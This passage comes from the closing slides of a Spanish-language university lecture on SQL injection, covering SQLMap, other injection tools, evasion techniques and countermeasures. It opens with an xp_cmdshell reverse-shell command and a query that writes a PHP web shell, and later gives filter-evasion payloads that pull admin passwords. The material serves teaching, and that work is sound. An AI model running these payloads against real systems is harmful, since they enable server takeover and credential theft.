EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
```

```
SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable
INTO dumpfile '/var/www/html/shell.php'
```

Herramientas para SQL Injection

- Una de las herramientas mas utilizadas en ataques SQL Injection automatizados es SQLMap
- URL: http://sqlmap.org/
- Es una herramienta de prueba de penetración de código abierto que automatiza el proceso de detección y explotación de fallas de inyección SQL y toma de control de servidores de bases de datos.
- Desarrollada en lenguaje Python
- Soporta la mayoría de motores de bases de datos existentes y los diferentes métodos de inyección SQL.

Herramientas para SQL Injection

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Uso de SQLMap**

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Herramientas para SQL Injection

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Uso de SQLMap (cont.)**

```
[15:24:09] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[15:24:09] [INFO] fetching tables for database: 'acuart'
[15:24:10] [INFO] the SQL query used returns 8 entries
[15:24:10] [INFO] retrieved: artists
[15:24:11] [INFO] retrieved: carts
[15:24:11] [INFO] retrieved: categ
[15:24:12] [INFO] retrieved: featured
[15:24:13] [INFO] retrieved: guestbook
[15:24:13] [INFO] retrieved: pictures
[15:24:17] [INFO] retrieved: products
[15:24:21] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Herramientas para SQL Injection

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Otras herramientas para SQL Injection**

- SQLNinja: http://sqlninja.sourceforge.net/index.html
- SQLSus: http://sqlsus.sourceforge.net/
- SQL Power Injector: http://www.sqlpowerinjector.com/tech.htm
- Absinthe: https://sourceforge.net/projects/absinthe/
- SQL Inject-Me: https://addons.mozilla.org/es/firefox/addon/sql-inject-me/

Técnicas de evasión

- Ejemplo usando comentarios:

…UN/**/ION/**/ SE/**/LECT/**/ …

- Ejemplo usando codificación de caracteres:

%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27 --

- Ejemplo usando código ASCII:

' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--

Técnicas de evasión

- Ejemplo usando concatenación de string:

  EXEC('SEL' + 'ECT 1’)

- Ejemplo usando código Hexadecimal

  Select user from users where name = 726F6F74

- Ejemplo agregando Byte Null:

  %00' UNION SELECT password FROM Users WHERE username='admin'--

Contramedidas

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- Codificar la entrada de datos para evitar el ingreso de caracteres especiales o "metacaracteres“.
- Validar las entradas a través de "listas blancas" de tal forma que los datos ingresados sólo pertenezcan a un conjunto finito controlado por el programador.
- Utilizar API´s seguras como las de OWASP en las cuales se incluyen rutinas seguras para solicitud de datos.
  - Ref: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Resumen

- Introducción
- Comandos SQL
- Inyección SQL
- Tipos de inyección SQL
- Metodología SQL Injection
- Diferencia entre bases de datos
- Herramientas para SQL Injection
- Técnicas de evasión
- Contramedidas

USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA